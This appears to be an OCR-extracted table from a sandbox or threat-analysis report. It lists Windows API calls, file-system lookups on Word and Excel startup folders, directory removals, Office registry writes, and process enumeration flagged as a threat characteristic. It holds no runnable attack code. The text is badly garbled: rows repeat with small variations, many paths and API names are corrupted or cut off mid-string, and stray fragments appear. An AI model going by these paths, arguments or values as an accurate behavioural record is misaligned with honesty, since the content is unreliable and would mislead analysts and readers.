Call System API Detection Call System API Call System API Call System API Call Filesystem API Call System API Call System API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: (9 Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindFirstFileExW Args: (4APPDATA%\Microsoft\Word*, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call System API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindFirstFileExW Args: (4APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call Filesystem API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: (1 Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindFirstFileExW Args: (4bPPDATA\s\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindNextFileW Args: (4bPPDATA\s\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindNextFileW Args: (4bPPDATA\s\Microsoft\Word\1, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: RemoveDirectoryW Args: (\$APPDATA\s\Microsoft\Excel\Xord\15.0\Common\QM\Sexsion\DM\DATA\S\Microsoft\Excel\Xord\15.0\Common\DM\DATA\S\Microsoft\Excel	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call System API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3 API Name: FindFirstFileExW Args: (4APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\X1ART\D) Return: 1	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call Filesystem API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: (9 Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (4APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\V.*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\V.*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\V.*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\V.*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\V.*, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab70 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa7fad Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000000000000000000000000000000000000	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call Filesystem API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Write Registry Key Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindNextFileW Args: (4aPPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (4aPPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excen**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab70 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa7fad Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	144	2388 2388 2588 2588 2588 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call System API Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (a1b3a30, 89fe0a8) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TARTUP\) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TART\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5Ta\0.5TaRT\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5Ta\0.5TaRT\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TaRT\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TaRT\D\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\tx\0.5TaRT\D\) Return: 1 API N	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Write Registry Key Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (3ba30, 89fe0a8) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3b70 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa7fad Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (3APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (3APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindFirstFileExW Args: (3APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1 API Name: FindFirstFileExW Args: (%APPD	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Write Registry Key Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (3ba30, 89fe0a8) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3ab0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Excel**, 0, 89fe0a8, 0, 0, 0) Return: a1b3b70 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa7fad Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	144	2388 2388 2588 2588 2388 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 1 API Name: FindFirstFileExW Args: (8bc1f0, 58ecf0) Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (3APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindNextFileW Args: (3APPDATA%\Microsoft\Word**, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30 API Name: FindFirstFileExW Args: (3APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1 API Name: FindFirstFileExW Args: (%APPD	144	2388 2388 2588 2588 2388 2388 2388 2388

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassemblylNativeImages_v4.0.30319_32\System.Runteb92aa12#\dagger, 0, 58ae78, 0, 0, 0) Return: 945538	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (945538, 58ae78) Return: 1	144	2588
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xm\n*, 0, 58b788, 0, 0, 0) Return: 9455b8	144	2588
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 58ae28, 0, 0, 0) Return: 944cb8	144	2588
Call Filesystem API	API Name: FindNextFileW Args: (944cb8, 58ae28) Return: 1	144	2588
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\installer\UserData\S-1-5-18\\Products\00004109F1009040000000000F01FE C\Usage\Spelling\AndGrammarFiles_1033\Value: 5656001d		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\Spelling\And\GrammarFiles_1033\Value: 5656001e		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C000000000F0FFEC\Usage\Spelling\nd\Grammar\Files_3082\Value: 56560013		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\Spelling\nd\Grammar\Files_3082\Value: 56560014		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usaage\Spelling\nd\GrammarFiles 1036 Value: 56560013		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F		2388
Write Registry Key	EC:Usage\SpellingAndGrammarFiles_1036 Value: 56560014 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE		2388
Write Registry Key	C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001f Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE		2388
Call System API	C\Usage\SpellingAndGrammarFiles_1033 Value: 56560020 API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4	144	2588
Detection	Threat Characteristic: Attempts to detect active running processes	144	2300
Scientifi	Process ID: 2588 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430	144	2588
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438	144	2588
Call System API	API Name: GetVersionExA Args: (862ea58) Return: 1		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\Spelling\And\GrammarFiles_1033\Value: 56560021		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\Spelling\And\GrammarFiles_1033\Value: 56560022		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAnd\GrammarFiles_1033\Value: 56560023		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAnd\Grammar\Files_1033\Value: 56560024		2388
Call System API	API Name: GetVersionExA Args: (88ca0c) Return: 1		2388
Add File	Path: %APPDATA%\Microsoft\UProof\ExcludeDictionaryEN0409.lex Type: VSDT_COM_DOS		2388
Write File	Path: %APPDATA%\Microsoft\UProof\ExcludeDictionaryEN0409.lex Type: VSDT_COM_DOS		2388
Call System API	API Name: GetVersionExA Args: (58dc10) Return: 1	144	2588
Call System API	API Name: GetVersionExA Args: (722b9cf0) Return: 1	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 5826264, 88) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 5826220, 22) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 5826200, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 5826304, 44) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (090000005000000, 0, 106067472, 36) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000FFFFFF00, 0, 106067592, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 123784368, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 123784372, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 123784376, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 123784380, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 123784384, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D52000000000, 0, 5826264, 88) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 5826220, 22) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 5826200, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 5826304, 44) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0900000005000000, 0, 106067472, 36) Return: 0	144	2588
•	,	1	1

Call System API			
	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000FFFFFF00, 0, 106067592, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000, 0, 123785072, 2) Return: 0	144	2588
Call System ADI	ADI Nama Custom Punting International Province Manchalut Onu Assaul (1990), 0, 423795075, 2 \ Deturn 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (8080, 0, 123785076, 2) Return: 0	144	2300
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (C180, 0, 123785080, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (E380, 0, 123785084, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (F780, 0, 123785088, 2) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000, 0, 5825848, 88) Return: 0	144	2588
Call System API	ADI Name: System Puntime InteresSensione Marshall: Conv. Aree: (424DE6000000000 0 5925904 22 \ Deturn: 0	144	2588
Call System AFI	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 5825804, 22) Return: 0	144	2300
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF60000000000, 0, 5825784, 18) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 5825888, 44) Return: 0	144	2588
· ·			
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424DF6000000000, 0, 106067452, 14) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106067468, 4) Return: 0	144	2588
0.110 / ADI			0500
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (10000001000000, 0, 106067472, 36) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0402040004820400, 0, 106067592, 64) Return: 0	144	2588
Call System ADI	ADI Namos Custom Dustino IntercoCon inco Marshall Cons. Assoc / EEEEEEEEEEE 0, 173921924, 9.) Deburg 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 123831824, 8) Return: 0	144	2300
O-II Overtow ADI	ADI News Control Durling Internation for Manufacture Annual (EFFEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF	444	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 123831832, 8) Return: 0	144	2000
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555, 0, 123831840, 8) Return: 0	144	2588
